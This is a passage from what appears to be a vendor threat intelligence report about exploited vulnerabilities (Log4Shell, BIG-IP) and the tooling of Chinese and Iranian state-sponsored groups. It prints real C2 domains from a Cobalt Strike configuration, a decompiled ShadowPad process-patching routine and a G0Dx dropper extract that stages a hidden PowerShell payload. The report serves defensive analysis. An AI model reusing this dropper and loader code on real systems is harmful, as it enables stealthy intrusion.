In the end, the impact of Spring4Shell appears to have been very limited. [Certain conditions](#)⁴¹ had to be met for successful exploitation and a default implementation was not vulnerable. As of this report, CTU researchers have seen very few examples of successful exploitation. The same was true to a lesser extent for Log4Shell, which was undoubtedly more serious but also turned out to be [less easy to exploit](#)⁴² than originally feared. CTU researchers saw exploitation of Log4Shell against VMware Horizon and Tableau servers in some customer environments, and a June 2022 CISA/GCGCYBER [advisory](#)⁴³ noted that exploitation of this vulnerability continues. But CTU researchers did not observe mass exploitation of the vulnerability resulting in successful follow-on code execution.

Detect the Vulnerability, Not the Exploit

CVE-2022-1388, a pre-authentication vulnerability in the BIG-IP load balancing and security suite that gives an unauthenticated attacker remote code execution capability, was made public and patched on Wednesday, May 4, 2022. Over the weekend of May 7 and 8, both Horizon3 and Positive Technologies [created](#)⁴⁴ exploits. On May 9, exploit code was published on GitHub. On May 10, reports were published that some attackers were using Linux root privileges gained through exploitation of this vulnerability to delete almost every file on compromised devices, including vital configuration files.

As with all new vulnerabilities, CTU researchers analyzed CVE-2022-1388 and deployed a network signature to detect exploitation traffic. There was clear evidence of a spike in exploit traffic on May 11. However, interestingly, this same exploit traffic was being caught by a signature CTU researchers wrote on March 18, 2021, for CVE-2021-22986, a similar vulnerability in BIG-IP that allowed undisclosed requests to bypass iControl REST authentication. In catching the newer exploit, the older signature demonstrated the value of intelligence-driven controls enabled by well-crafted detection logic.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat





Figure 24. IDS detections – CVE-2021-22986 and CVE-2022-1388. (Source: Secureworks)

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

Government-sponsored threat group activity continues to be driven by geopolitical considerations. For Russia, that has primarily meant Ukraine and other near neighbors. Both Iran and China have largely maintained their traditional geographical points of focus, although CTU researchers have observed some targeting of organizations in Europe and North America. North Korea, in contrast, has concentrated on revenue generation, targeting a variety of countries.



Letter From Our CTIO

Executive Summary
and Key Findings

Ransomware Remains the
Primary Strategic Threat

Ransomware Enablers:
Loaders and Infostealers

Exploitation of Remote
Services is Now the Most
Common Access Vector

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

Defense Evasion Offers Its Own Detection Opportunities

Conclusion

The Secureworks View of the Threat

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

China

Chinese government-sponsored groups are some of the most prolific and well-resourced threats facing organizations worldwide. The Chinese government uses its cyber capabilities, typically operated, or tasked by the Ministry of State Security (MSS) or People's Liberation Army (PLA) to gather political and military intelligence, steal intellectual property, and spy on individuals of interest.

China's 14th 5-year plan (2021-2025) was formally adopted in March 2021 and, along with other initiatives such as Made in China 2025, emphasizes the need for modernization and innovation in key industrial sectors. CTU researchers have observed Chinese threat groups target organizations in most of those key industries, as well as supporting organizations such as legal firms, as China continues to leverage its offensive cyber capabilities in the pursuit of first regional and then global hegemony.

Chinese groups have also undertaken a degree of tasking in relation to the war in Ukraine, monitoring both Russia and Ukraine. Use of HeaderTip malware against Ukraine has been attributed by third-party researchers to Chinese threat group Scarab.

Hiding in the Noise

In the last twelve months there has been a continuing trend of Chinese threat groups conducting harder-to-attribute operations against a more select range of targets. However, those targeted attacks are often conducted to appear opportunistic, for example by using techniques also favored by cybercriminal threats such as ransomware groups. One example of this is exploitation of remote services for initial access.

Chinese government-sponsored threat groups remain quick to respond when new exploit code is available for internet-facing applications such as Microsoft Exchange. Over the past year, they have been reported as exploiting zero-day vulnerabilities against [SolarWinds](#), [Serv-U FTP software](#)⁴⁵ and ZOHO [ManageEngine ADSelfService](#)⁴⁶, as well as an elevation of privilege zero-day in the Microsoft [Win32k kernel driver](#)⁴⁷.

Their use of 'living off the land' techniques and common tooling, such as Cobalt Strike also complicates attribution of Chinese threat group activity. In one intrusion in mid-2022, CTU researchers saw a probable Chinese threat actor using the built-in Windows executable rdrleakdiag.exe to dump the Local Security Authority Subsystem Service (LSASS) process memory for credential extraction (see figure 25). Rdrleakdiag.exe is a legitimate Microsoft resource leak diagnostic tool that can be abused by threat actors.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07


Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat



This deliberate use of techniques that blur the line separating opportunistic, financially motivated cybercrime and targeted espionage has been taken further by at least one probable government-sponsored Chinese threat group, **BRONZE STARLIGHT**⁴⁸. The group has been associated with intrusions involving the deployment of LockFile, AtomSilo, Rook, Night Sky, and Pandora ransomware variants.

BRONZE STARLIGHT has been observed using the HUI Loader malware during these attacks. HUI Loader is executed via DLL side-loading to decode a third file containing an encrypted payload, usually Cobalt Strike, that is also deployed to the compromised host. The /rest/2/meetings HTTP POST URI shown in figure 26 is common across BRONZE STARLIGHT activity but CTU researchers have not seen it anywhere else.

It would be easy to mistake BRONZE STARLIGHT activity for routine cybercrime. However, HUI Loader was also used by the **A41APT** group⁴⁹ against an organization in Japan to load the SodaMaster remote access trojan (RAT). CTU researchers associate A41APT with the **BRONZE RIVERSIDE**⁵⁰ (also known as APT10) espionage group based on overlapping tactics, techniques, and procedures (TTPs).

This and other tool overlaps suggest a close relationship between the BRONZE RIVERSIDE and BRONZE STARLIGHT groups. The victimology, short lifespan of each ransomware family, and access to malware used by government-sponsored threat groups suggest that BRONZE STARLIGHT's main motivation may be intellectual property theft or cyber espionage, rather than financial gain. The ransomware could be a deliberate tactic to cover their tracks and distract incident responders from identifying the threat actors' true intent, reducing the likelihood of attributing the activity to China.

PublicKey	30819f300d06092a864886f70d010101050003818d0030818 [REDACTED]
C2Server	api.sophosantivirus.ga,,sub.sophosantivirus.ga,
UserAgent	Not Found
HttpPostUri	/rest/2/meetingsQpmhJveuV1l;ApIzpTAL

Figure 26. BRONZE STARLIGHT Cobalt Strike payload configuration information.
(Source: Secureworks)

01

02

03

04

Q5

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

08

09

New Techniques, Greater Sophistication

Not all Chinese threat group activity aims to blend in with general internet noise. The sophistication levels displayed by certain Chinese threat groups over the past year has increased, likely in response to better detection capability in target environments and to public attribution of activity, for example, the formal **attribution**⁵¹ to China by The White House of malicious cyber activity. In particular, CTU researchers have observed new loading techniques and more obfuscation of code and infrastructure.

For example, in one attack on a Japanese organization, **BRONZE** **PRESIDENT**⁵² used a malicious PowerPoint file to drop an executable and a DLL file to disk. The executable file imports the DLL, which decodes an embedded Cobalt Strike Beacon and loads it into memory (figure 27).

Figure 27. BRONZE PRESIDENT Cobalt Strike Beacon shellcode in memory.
(Source: Secureworks)

Use of DLL search order hijacking to get a malicious DLL to decode and load various payloads, such as PlugX or Cobalt Strike, is typical of BRONZE PRESIDENT. The threat group puts effort into varying the DLL loaders, which are highly obfuscated and rarely stay the same from one campaign to the next. In [another example](#)⁵³, BRONZE PRESIDENT targeted Russian speakers with a fake PDF that downloaded a decoy document as well as files for a DLL search order hijack, and ultimately decoded and ran a PlugX binary. The PlugX payload would only exist on disk as an encrypted blob of data. The loader will decrypt it in memory and then pass execution to the payload.

In a **BRONZE UNIVERSITY**⁶⁴ attack that deployed ShadowPad, the threat actor again used again a DLL search order hijack to load the malware. As part of this execution chain, the ShadowPad DLL loader checks for specific bytes in its parent process (log.exe). If the loader finds these bytes, it 'patches' them with an instruction to call a specific function in the DLL loader. Figure 28 shows this code in a sample (MD5: 3e372906248b215ea0ee853cb4e29dd8) that a submitter in Taiwan uploaded to VirusTotal in September. The encrypted ShadowPad payload was hidden in the Windows registry.

```

int _usercall sub_100011210(<eax> *ParentProcessMemorySpace@<eax>)
{
    BYTE ParentProcessPatchMemoryAddress; // es1
    WORD v3; // [esp-CH] [ebp-14h]
    DWORD f1OldProtect; // [esp+4h] [ebp+4h] BYREF

    ParentProcessPatchMemoryAddress = ParentProcessMemorySpace + 0x2775;
    if ( ParentProcessMemorySpace[0x2775] != 0xB9
    || ParentProcessMemorySpace[0x2776] != 0xF0
    || ParentProcessMemorySpace[0x2777] != 0x3A
    || ParentProcessMemorySpace[0x2778] != 0xC3 )
    {
        return 0;
    }
    if ( VirtualProtect(ParentProcessPatchMemoryAddress, 0x10u, 0x40u, &f1OldProtect) )
    {
        v3 = f1OldProtect;
        *ParentProcessPatchMemoryAddress = 0xEB; // 0xE8 is a Call Instruction
        *(ParentProcessPatchMemoryAddress + 1) = 'C' + sub_10001100 // Patch Parent Process with call to function at address 10001100
        *(char *)ParentProcessPatchMemoryAddress
        - 5;
        VirtualProtect(ParentProcessPatchMemoryAddress, 0x10u, v3, &f1OldProtect);
    }
}

```

Parent Process Byte Check

Instruction patching in parent process

Figure 28. ShadowPad patching function. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat


ShadowPad Continues to be Popular

The [ShadowPad](#)⁵⁵ advanced modular RAT is now used by over ten different Chinese threat groups. This consolidates its position alongside PlugX as one of the most prevalent RATs used by multiple Chinese threat groups.

The majority of ShadowPad samples analyzed by CTU researchers use two-file execution chains, where the encrypted ShadowPad payload is embedded within the DLL loader. However, CTU researchers identified campaigns attributed to the BRONZE UNIVERSITY threat group that used a three-file execution chain, with the encrypted ShadowPad payload dropped as a separate file.

During a January 2022 incident response engagement, Secureworks CTU researchers discovered that BRONZE UNIVERSITY had used this three-file ShadowPad execution chain in November 2021. Initial access was via a server running a vulnerable version of ManageEngine ADSelfService Plus. The threat actor exploited CVE-2021-405393, an authentication bypass vulnerability affecting ManageEngine ADSelfService Plus software builds up to version 6113 and deployed the China Chopper web shell.

The threat actor used a three-file execution chain to deploy variants of ShadowPad, first to the initial server to gain a foothold and then to other servers in the network. The threat actor used ShadowPad for reconnaissance, credential harvesting, and to control the compromised hosts, including for further information gathering.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

Secureworks®



Iran

Traditional Targeting

Main Motivations:

- ⚠ Espionage
- ⚠ Monitoring dissidents
- ⚠ Sabotage

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

Iran

Iranian APT group activity overall remained focused on traditional targets: Israel, other Middle Eastern countries, and dissidents at home and abroad amongst its diaspora community. Over the year, links between certain groups and government entities became clearer. Some groups continued the use of pseudo-ransomware and tunneling techniques were used in a wide variety of attacks.

Iranian Group Links to Government Become Clearer

The tasking of [COBALT ULSTER](#)⁵⁶, also known as Seedworm or MuddyWater, became less muddy in January 2022 when [a publication](#)⁵⁷ from U.S. Cyber Command's Cyber National Mission Force attributed the group to the Iranian Ministry of Intelligence and Security (also known as MOIS or VAJA). The reporting refers to COBALT ULSTER as a "subordinate element", which leaves open the possibility that MOIS may direct the group but not directly employ it.

Contracting out to commercial contractors in Iran is a common operating model. In July 2021, Facebook [identified](#)⁵⁸ commercial entity Mahak Rayan Afraz (MRA), an IT company in Tehran with ties to

the Islamic Revolutionary Guard Corps (IRGC) as providing malware development services in support of [COBALT FIRESIDE](#)⁵⁹ (also known as Tortoiseshell and Imperial Kitten). Threat actors within COBALT FIRESIDE have been using the Facebook platform to approach targets before moving the conversations off-platform to other mediums (such as email, messaging and collaboration services, and websites) to distribute malware to the targets.

In addition, a grand jury indictment in October 2021 in the U.S. District Court for the Southern District of New York of two contractors of Emennet Pasargad also highlighted connections between supposedly independent cybersecurity companies in Iran and the Iranian government. The contractors, both Iranian nationals, were indicted for computer intrusion, computer fraud, voter intimidation, interstate threats, and conspiracy offenses for their alleged participation in a campaign aimed at influencing and interfering with the 2020 U.S. Presidential Election. The messages were designed to appear as if [they had been sent](#)⁶⁰ by a U.S. far-right political activist group known as the Proud Boys.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

Iranian Groups Love to Tunnel

CTU researchers observed [COBALT MIRAGE](#)⁶¹ using ngrok and Fast Reverse Proxy for tunneling in its ransomware campaign against U.S. targets. [Third-party reporting](#)⁶² also reinforced the extent to which Iranian groups make use of tunneling tools. Open source tunneling tools employed by COBALT ULSTER were reported to include Chisel, Secure Socket Funneling (SSF), Ligolo and SharpChisel.

Ngrok has also been used by [COBALT FOXGLOVE](#)⁶³ since at least 2020 in phishing attacks and by [COBALT AGORA](#)⁶⁴. This latter group focuses on organizations in the United Arab Emirates, and in November debuted new malware that CTU researchers refer to as G0Dx. G0Dx provides basic RAT functionality: file upload, file download, and arbitrary command execution via cmd.exe. It communicates with C2 servers via HTTP and DNS.

```
fh.WriteLine("$data = [System.Convert]::FromBase64String(`"+$base64EncodedPowerShellPayload+"`)");
fh.WriteLine("$decoded = [System.Text.Encoding]::UTF8.GetString($data)");
fh.WriteLine("$path = $env:ALLUSERSPROFILE");
fh.WriteLine("New-Item -Path $path`\Windows`+`$null" -ItemType Directory > $null");
fh.WriteLine("$decoded > $path`\Windows\System.ps1");
fh.WriteLine("$vbln1`set objsh=CreateObject(`"WScript.Shell`")");
fh.WriteLine("$vbln2`obish.run `powershell.exe -exec bypass -windowstyle hidden -NonInteractive -noprofile -FILE %programdata%\Windows\System.ps1`", false");
fh.WriteLine("echo $vbln1 > C:\ProgramData\Windows\runfile.vbs");
fh.WriteLine("echo $vbln2 >> C:\ProgramData\Windows\runfile.vbs");
fh.Close();
```

Figure 30. Code extract from a G0Dx dropper. (Source: Secureworks)

[COBALT LYCEUM](#)⁶⁵ used MilanRAT for DNS tunneling for C2 communication. The group debuted MilanRAT in June 2021 in a campaign against Israeli targets, in which it set up a spoof website impersonating Israel-based software company Chip PC Technologies. It used this website in two infection chains that ended in the deployment of MilanRAT. This formed part of a pivot towards targeting Israel.

- C:\ProgramData\MsNpENg\
- C:\ProgramData\MsNpENg\Database.MDF
- C:\ProgramData\MsNpENg\Log
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}d
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}f
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}g
- C:\ProgramData\MsNpENg\Log\[a-z0-9]{8}s
- C:\ProgramData\MsNpENg\MsNpENg
- C:\ProgramData\MsNpENg\current.txt

Figure 31. Files created by MilanRAT. (Source: Secureworks)

A new cluster of Iranian activity emerged in June 2022. It uses a .NET based DNS Backdoor referred to as DnsSystem, thought to be a customized version of the DIG.net open-source tool. The malware communicates via DNS tunneling, leveraging DNS queries to exchange C2 traffic with an adversary controlled nameserver. However, in contrast to some third-party reporting, CTU researchers do not associate this activity with COBALT LYCEUM.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat


Iranian Ransomware Continues, With Limited Impact

Ransomware has continued to develop as a theme across Iranian threat group activity in the last 12 months, although it is not always clear what the attacks are intended to achieve. Often, they appear to be used for disruption rather than financial gain.

Over the past year, Secureworks incident responders have investigated COBALT MIRAGE ransomware attacks against organizations in Israel, the U.S., Europe, and Australia. Elements of COBALT MIRAGE activity were reported as [PHOSPHORUS](#)⁶⁶ and [TunnelVision](#)⁶⁷, and the group is thought linked to [COBALT ILLUSION](#)⁶⁸ (which predominantly uses persistent phishing campaigns to obtain initial access in espionage-related campaigns).

In November 2021, U.S., Australian, and British government agencies issued a [joint advisory](#)⁶⁹ detailing exploitation since at least March 2021 of Fortinet vulnerabilities by an Iranian group in order to gain initial access to systems. The group also exploited the Microsoft Exchange ProxyShell vulnerability since at least October 2021 for initial access. CTU researchers attribute the activity detailed in the advisory to COBALT MIRAGE.

COBALT MIRAGE's ransomware attacks exploit popular remote code vulnerabilities (like ProxyShell or Log4Shell) to obtain access, deploy tunneling tools including ngrok and FRP, and finally use BitLocker and/or DiskCryptor to attempt to encrypt systems, not always successfully.



01 Letter From Our CTIO
02 Executive Summary and Key Findings
03 Ransomware Remains the Primary Strategic Threat
04 Ransomware Enablers: Loaders and Infostealers
05 Exploitation of Remote Services is Now the Most Common Access Vector
06 **Hostile Government-Sponsored Actor Activity Shows a Regional Focus**
07 Defense Evasion Offers Its Own Detection Opportunities
08 Conclusion
09 The Secureworks View of the Threat

COBALT MIRAGE also carries out espionage activity, some of which may also incorporate ransomware activity. However, while the group appears to have had a reasonable level of success gaining initial access to a wide range of targets, its ability to capitalize on that access for financial gain or intelligence collection appears limited. Even so, at a minimum, COBALT MIRAGE's ability to use publicly available encryption tools for ransomware operations and mass scan-and-exploit activity to compromise organizations creates an ongoing threat.

This group sits alongside several other Iranian threat groups that are also now targeting Israel with both espionage operations and disruptive campaigns under the guise of ransomware attacks. These include groups like N3tw0rm, [COBALT SHADOW](#)⁷⁰ (also known as Agrius), and hack and leak operations like Moses Staff.

Moses Staff, tracked by CTU researchers as [COBALT SAPLING](#)⁷¹, portrays itself as a pro-Palestinian group intent on using cyberattacks and content on its leak site to intimidate entities in Israel. CTU researchers assess it more likely that this operation is part of ongoing efforts by Iran-linked pseudo-ransomware groups to harass and disrupt Israeli businesses. COBALT SAPLING is another group using ransomware style malware for disruption rather than financial gain, [having used](#)⁷² PyDcrypt, DCSrv, and [Strifewater](#)⁷³ against targets in Israel. While COBALT SAPLING is known to leak data from their own intrusions, it is also possible that some of the data listed on the leak site may have been obtained from other sources or intrusions conducted by other threat actors.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

**Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus**

07

